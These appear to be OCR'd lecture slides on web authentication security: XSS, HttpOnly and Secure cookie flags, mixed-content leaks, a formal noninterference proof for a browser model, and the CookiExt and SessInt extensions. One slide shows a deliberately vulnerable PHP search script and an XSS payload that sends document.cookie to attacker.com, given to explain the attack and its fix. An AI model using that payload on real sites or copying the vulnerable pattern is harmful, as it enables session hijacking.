
Cross-Site Scripting (XSS)



Cross-Site Scripting (XSS)



Cross-Site Scripting (XSS)



- Script injected in page: injection needed to bypass Same Origin Policy (SOP) that would otherwise protect cookie

Cross Site Scripting (XSS)

php script at S/w vulnerable to script injection

```
<?php
   ...
   $query = $_GET ['q'];
   print "Search results for: <u> $query </u>";
   ...
?>
```

Cross Site Scripting (XSS)

php script at S/w vulnerable to script injection

```
<?php
  ...
  $query = $_GET ['q'];
  print "Search results for: <u> $query </u>";
  ...
?>
```

Injected Script

```
https:S/w?q=</u><script>
document.write ('<img src = "http://attacker.com/
leak.php?ck =' + document.cookie + '">');
</script>
```

XSS – Server-side protection

Query Sanitization

```
<?php
  ...
  $query = strip_tags ($_GET ['q']);
  print "Search results for: <u> $query </u>";
  ...
?>
```

XSS – Server-side protection

Query Sanitization

```
<?php
  ...
  $query = strip_tags ($_GET ['q']);
  print "Search results for: <u> $query </u>";
  ...
?>
```

Pros and Cons

- ✓ fix the root cause of the vulnerability
- ✗ sanitization can be much harder than this (and difficult to assess)
- ✗ often long time between notification and fix

XSS – Client-side defense

`HttpOnly` Cookies

Can never be accessed by JavaScript


- ✓ a simple 1-bit change
- ✗ XSS attacks still possible on other elements of the DOM
- ✗ cookies targeted by a wider range of attacks

Mixed content websites

Simplest scenario


- A large majority of HTTPS websites can be contacted on HTTP
- e.g., HTTP requests to Facebook redirect on HTTPS
- ... why? Usability
- ... can this be exploited by an attacker?

HTTP → HTTPS Redirects




- User authenticated on FB, cookies set by FB

HTTP → HTTPS Redirects



- User authenticated on FB, cookies set by FB
- Access over HTTP redirected on HTTPS

HTTP → HTTPS Redirects



- User authenticated on FB, cookies set by FB
- Access over HTTP redirected on HTTPS
- Cookie sent in clear upon HTTP access!

Mixed content websites – Client-side defense

Secure cookies

`Secure` cookies are never sent over HTTP connections

- ✓ again a simple 1-bit change
- ✗ full HTTPS server support required to preserve session and user experience

Mixed content websites – Client-side defense

`Secure` cookies

`Secure` cookies are never sent over HTTP connections

- ✓ again a simple 1-bit change
- ✗ full HTTPS server support required to preserve session and user experience

By the way ...

- ✓ ... don't worry: Facebook does adopt `Secure` cookies :-)

Client-side Defenses for Web Authentication

An active research area

- Content Security Policy (CSP) executed.
- HTTP Strict Transport Security (HSTS)
- NoScript / Application Boundary Enforcer

Client-side Defenses for Web Authentication

An active research area

- Content Security Policy (CSP) executed.
- HTTP Strict Transport Security (HSTS)
- NoScript / Application Boundary Enforcer

Our contributions

CookiExt and SessInt

✓ strong, certified security guarantees of web session integrity

✗ may affect usability

Outline

Wrap-up: native cookie protection mechanisms

Same Origin Policy

- cookies are only sent to origins that set them
- can only be accessed by scripts from the same origin

Cookie flags

- `HttpOnly` cookies may never be accessed by scripts
- `Secure` cookies may only be sent over secure connections

Analysis of native mechanisms

Formal Framework

- Browser formalized as a reactive system
- FF^+: an extension of Featherweight Firefox ([Bohannont et al. 2010])
- Semantics formalized in terms of (I, O) pairs, corresponding to server responses and browser requests, respectively
- Observations parametrized by security levels corresponding domains

$$\ell := \bot \mid \top \mid \mathsf{net} \mid \mathsf{http}(D) \mid \mathsf{https}(D).$$

Analysis of native mechanisms

Reactive Noninterference

A reactive system is noninterferent if for all labels ℓ and all its traces (I, O) and (I', O') such that $I \approx_\ell I'$, one has $O \approx_\ell O'$.

Analysis of native mechanisms

Reactive Noninterference

A reactive system is noninterferent if for all labels ℓ and all its traces (I, O) and (I', O') such that $I \approx_\ell I'$, one has $O \approx_\ell O'$.

- SOP captured by transition rules formalizing browser behavior
- Security flags captured by input similarity (inputs differing only for values of `HttpOnly`(D) cookies are *similar* at $\ell \not\sqsubseteq \mathrm{http}(D)$

Analysis of native mechanisms

Main theoretical result

A mechanized proof that FF^+ is non-interferent

Analysis of native mechanisms

Main theoretical result

A mechanized proof that FF^+ is non-interferent

Practical implications

A strong, non-interference cookie-confidentiality property implying that:

- `HttpOnly` cookies registered at domain D may only affect information available a http(D) or https(D)
- `HttpOnly` & `Secure` cookies registered at domain D may only affect information available at https(D)

Practical Implications?

Are the security flags used in practice?

- Here's what happens in the top 1000 Alexa-ranked websites

`HttpOnly`	`Secure`	#cookies	percentage
yes	yes	32	2.81%
yes	no	284	24.96%
no	yes	10	0.88%
no	no	812	71.35%

Practical Implications?

Are the security flags used in practice?

- Here's what happens in the top 1000 Alexa-ranked websites

`HttpOnly`	`Secure`	#cookies	percentage
yes	yes	32	2.81%
yes	no	284	24.96%
no	yes	10	0.88%
no	no	812	71.35%

- ... and 141 out of 192 HTTPS websites (73.44%) contain at least one HTTP link to the same domain hard-coded in their homepage!

Practical Implications – CookiExt

A Chrome extension to protect session cookies.

- implements security mechanisms assumed in FF$^+$

Practical Implications – CookiExt

A Chrome extension to protect session cookies.

- implements security mechanisms assumed in FF^+

FF^+ engineering in CookiExt

- when a HTTP (or HTTPS) response is first received by browser, apply the following rules to session cookies set inthe response.
- if response is on HTTP, flag the cookies `HttpOnly`
- if response is on HTTPS, flag the cookies `HttpOnly` and `Secure` (and redirect future requests to HTTPS)

Practical Implications – CookiExt

A Chrome extension to protect session cookies.

- implements security mechanisms assumed in FF^+

FF^+ engineering in CookiExt

- when a HTTP (or HTTPS) response is first received by browser, apply the following rules to session cookies set inthe response.
- if response is on HTTP, flag the cookies `HttpOnly`
- if response is on HTTPS, flag the cookies `HttpOnly` and `Secure` (and redirect future requests to HTTPS)

Based on the non-interference result for FF^+

- a formal guarantee that no information flows from session cookies to any observer outside the cookies' domain origin.

Practical Implications – CookiExt

A Chrome extension to protect session cookies.

- implements security mechanisms assumed in FF^+

FF^+ engineering in CookiExt

- when a HTTP (or HTTPS) response is first received by browser, apply the following rules to session cookies set inthe response.
- if response is on HTTP, flag the cookies `HttpOnly`
- if response is on HTTPS, flag the cookies `HttpOnly` and `Secure` (and redirect future requests to HTTPS)

Based on the non-interference result for FF^+

- a formal guarantee that no information flows from session cookies to any observer outside the cookies' domain origin.

Session cookies?

CookiExt: detecting session cookies

Session Cookies

- cookies carrying authentication credentials
- cookies to be included in header to keep authenticated session alive

CookiExt: detecting session cookies

Session Cookies

- cookies carrying authentication credentials
- cookies to be included in header to keep authenticated session alive

Detection heuristic

A cookie is deemed a session cookie if either of the following holds:

- its name contains the strings `sess` or `sid`
- its value contains at least 10 chars and is "random enough"

CookiExt: detecting session cookies

Session Cookies

- cookies carrying authentication credentials
- cookies to be included in header to keep authenticated session alive

Detection heuristic

A cookie is deemed a session cookie if either of the following holds:

- its name contains the strings `sess` or `sid`
- its value contains at least 10 chars and is "random enough"

Devised after preliminary investigation on known websites

Detour / heuristics for session cookie detection

Standard measures for evaluating heuristics


- specificity $= \dfrac{tn}{tn + fp}$
- sensitivity $= \dfrac{tp}{tp + fn}$
- F-measure = harmonic mean of above

Note

- higher sensitivity implies higher security
- higher specificity implies higher usability

Detour / heuristics for session cookie detection

A comparative analysis of existing frameworks (and a new proposal: FT)



[Calzavara, Tolomei, Bugliesi, Orlando, WWW 2014]

CookiExt: support for mixed contents websites

The Amazon Case

Website structure:

- HTTPS for login and private area, HTTP for catalog
- What happens if we navigate Amazon with CookiExt?

CookiExt: support for mixed contents websites

The Amazon Case

Website structure:

- HTTPS for login and private area, HTTP for catalog
- What happens if we navigate Amazon with CookiExt?

Initial Design

1. submit password over HTTPS

CookiExt: support for mixed contents websites

The Amazon Case

Website structure:

- HTTPS for login and private area, HTTP for catalog
- What happens if we navigate Amazon with CookiExt?

Initial Design

1. submit password over HTTPS
2. get response over HTTPS with session cookie

CookiExt: support for mixed contents websites

The Amazon Case

Website structure:

- HTTPS for login and private area, HTTP for catalog
- What happens if we navigate Amazon with CookiExt?

Initial Design

1. submit password over HTTPS
2. get response over HTTPS with session cookie
3. flag session cookie `HttpOnly` and `Secure`

CookiExt: support for mixed contents websites

The Amazon Case

Website structure:

- HTTPS for login and private area, HTTP for catalog
- What happens if we navigate Amazon with CookiExt?

Initial Design

1. submit password over HTTPS
2. get response over HTTPS with session cookie
3. flag session cookie `HttpOnly` and `Secure`
4. force communication over HTTPS

CookiExt: support for mixed contents websites

The Amazon Case

Website structure:

- HTTPS for login and private area, HTTP for catalog
- What happens if we navigate Amazon with CookiExt?

Initial Design

1. submit password over HTTPS
2. get response over HTTPS with session cookie
3. flag session cookie `HttpOnly` and `Secure`
4. force communication over HTTPS
5. navigate the catalog... OOPS!

A test on the top 100 Alexa websites

HttpOnly	Secure	#cookies	Percentage
*	*	92	30.4%
*		97	32.0%
	*	19	6.3%
		95	31.3%

A test on the top 100 Alexa websites

HttpOnly	Secure	#cookies	Percentage
*	*	92	30.4%
*		97	32.0%
	*	19	6.3%
		95	31.3%

- 10 out of 34 mixed content websites entirely navigated on HTTPS

CookiExt: support for mixed contents websites

The Amazon Case

Website structure:

- HTTPS for login and private area, HTTP for catalog
- What happens if we navigate Amazon with CookiExt?

Revised Design

1. submit password and get response with session cookie over HTTP
2. flag session cookie `HttpOnly` and `Secure`
3. force communication over HTTPS

CookiExt: support for mixed contents websites

The Amazon Case

Website structure:

- HTTPS for login and private area, HTTP for catalog
- What happens if we navigate Amazon with CookiExt?

Revised Design

1. submit password and get response with session cookie over HTTP
2. flag session cookie `HttpOnly` and `Secure`
3. force communication over HTTPS
4. navigate the catalog and detect lack of HTTPS support

CookiExt: support for mixed contents websites

The Amazon Case

Website structure:

- HTTPS for login and private area, HTTP for catalog
- What happens if we navigate Amazon with CookiExt?

Revised Design

1. submit password and get response with session cookie over HTTP
2. flag session cookie `HttpOnly` and `Secure`
3. force communication over HTTPS
4. navigate the catalog and detect lack of HTTPS support
5. fallback to HTTP (after unflagging the cookie)

Outline

SessInt: Enforcing Session Integrity

`HttpOnly` and `Secure` flags protect confidentiality

SessInt: Enforcing Session Integrity

`HttpOnly` and `Secure` flags protect confidentiality ... not enough

Many attacks target integrity

SessInt: Enforcing Session Integrity

`HttpOnly` and `Secure` flags protect confidentiality ... not enough

Many attacks target integrity

- CSRF: high integrity requests from low integrity pages
- login CSRF: browser forced into the attacker's session
- session fixation: cookie value chosen by the attacker

SessInt: Enforcing Session Integrity

`HttpOnly` and `Secure` flags protect confidentiality ... not enough

Many attacks target integrity


- CSRF: high integrity requests from low integrity pages
- login CSRF: browser forced into the attacker's session
- session fixation: cookie value chosen by the attacker

SessInt


A further security-enhanced Chrome extension

- ✓ protection for integrity
- ✓ with a formal foundation and a security proof
- ✗ tight security policy → usability issues

